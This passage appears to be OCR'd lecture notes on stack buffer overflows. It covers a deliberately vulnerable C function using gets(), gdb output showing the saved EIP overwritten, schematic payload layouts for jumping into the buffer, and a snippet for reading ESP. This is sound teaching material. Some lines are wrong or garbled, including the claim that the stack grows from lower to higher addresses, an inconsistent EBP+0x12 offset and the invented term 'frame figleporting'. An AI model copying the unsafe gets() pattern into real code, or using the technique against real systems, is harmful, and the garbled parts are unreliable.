
- HOW MEMORY IS ALLOCATED AND WRITTEN

Low addresses (0xBFFDF000)

High addresses (0xC0000000)

```
foo(arg1, arg2,
          ..., argN) {

     var1;
     var2;
     ...
     varN;

}
```

MEMORY ALLOCATION



EBP + "(N+1)*4" in hex

EBP+0x12

EBP+0x8

EBP+0x4

EBP

EBP-0x4

EBP-0x8

EBP - "N*4" in hex

MEMORY WRITING

```
{
     ...
     gets(var2);
}
```

Low addresses (0xBFFDF000)

REMEMBER: STACK GROWS LOWER TO HIGHER

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);

  c = (a + b) * c;

  return c;
}
```

→ VULNERABILITY

IN GENERAL, TO IDENTIFY VULNERABILITY LOOK ON WHERE INPUTS ARE USED AND FUNCTIONS (LOOK LIST PAG. 77) ARE CALLED

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);        //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}
```

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);        //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}
```

```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```


→ IT HAPPENS WHEN A PROGRAM TRIES TO ACCESS AN UNAUTHORIZED MEMORY ADDRESS

SINCE WE HAVE FOUND A SEGMENTATION FAULT (UNEXPECTED ACTION), PROGRAM CRASHES

High addresses (0xC0000000)

```
foo(arg1, arg2,
          ..., argN) {

     var1;
     buf[8];
     ...
     varN;

}
```

MEMORY ALLOCATION



EBP + "(N+1)*4" in hex

EBP+0x12

EBP+0x8

EBP+0x4

EBP

EBP-0x4

EBP-0x8

EBP - "N*4" in hex

MEMORY WRITING


```
{
     ...
     gets(buf);
}
```

NOTICE: 4 BYTES FOR EACH CELL

Low addresses (0xBFFDF000)


What Happened?

```
$ ./executable-vuln
    ABCD
```




What Happened?

```
$ ./executable-vuln
    ABCDEFGH
```




What Happened?

```
$ ./executable-vuln
    ABCDEFGHILMN
```



What Happened?

```
$ ./executable-vuln
    ABCDEFGHILMNOPQR
```




What Happened?

```
$ ./executable-vuln
  ABCDEFGHILMNOPQRSTUV

  (gdb) x/wx $ebp+4
  0xbffff648: 0x56555453

  (gdb) x/s $ebp+4 #decode as ascii
  0xbffff648:  "STUV"
```

TRIED TO OVERWRITE SAVED EIP ADDRESS, WANTING TO JUMP IN A DIFFERENT ADDRESS

S	T	U	V
O	P	Q	R
I	L	M	N
E	F	G	H
A	B	C	D




EBP+0x4

`jmp 0x56555453` jump to **invalid** address (for the current process) ~> crash

What Happened?


BUT OVERWRITING EIP IS NOT THE ONLY GOAL FOR AN ATTACKER. THE ATTACK CAN STOP EVEN BEFORE, LIKE WHEN OVERWRITING SAVED EBP.

THIS ATTACK IS KNOWN AS FRAME FIGLEPORTING ATTACK



What Happened?

THE ATTACK CAN EVEN DECIDE TO OVERWRITE A VARIABLE VALUE, FOR EXAMPLE FOR DECEIVING A LOOP, A STATEMENT ETC.



LETS TURN BACK TO EIP OVERWRITING

Where do we jump to, instead?

Problem: We need to jump to a **valid memory location** that contains, or can be filled with, **valid executable machine code**.

I.O.T. TAKE CONTROL OF THE PROGRA


Solutions (i.e., exploitation techniques):

- Environment variable
- Built-in, existing functions
- Memory that we can control
  - **The buffer itself** <~ we will go with this
  - Some other variable

```
$ ./executable-vuln
    XXXXXXXXXXXXXXXXAddressofbuf[]
```

addressofbuf[]

X X X X
X X X X
X X X X
X X X X



```
$ ./executable-vuln
    validmachinecodeaddressofbuf[]
```


addressofbuf[]

code

hine

dmac

vali



! EVEN THOUGH THERE IS A VULNERABILITY BUT WE CAN'T EXPLOIT IT, IT DOESN'T MEAN THAT THE SYSTEM IS NOT VULNERABLE

Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

ENOUGH SPACE FOR MY EXPLOITATION

How do we guess the **buffer address**?

Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

How do we guess the **buffer address**?

- Somewhere around ESP: `gdb`? (see next slide)
- unluckily, exact address may change at each execution and/or from machine to machine.
- the CPU is dumb: off-by-one wrong and it will fail to fetch and execute, possibly crashing.

Problem of Precision

Example: Precision Problem

```
$ ./executable-vuln
    validmachinecodeESP+4
    Segmentation fault
```


ESP+4

code

hine

dmac

vali



Reading the ESP Value in Practice

Plan A. Use a debugger: `(gdb) p/x $esp`
`0xbffff680`

Plan B. Read from a process:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
} //content of %eax is returned

void main() {
  printf("0x%x\n", get_sp());
}
```

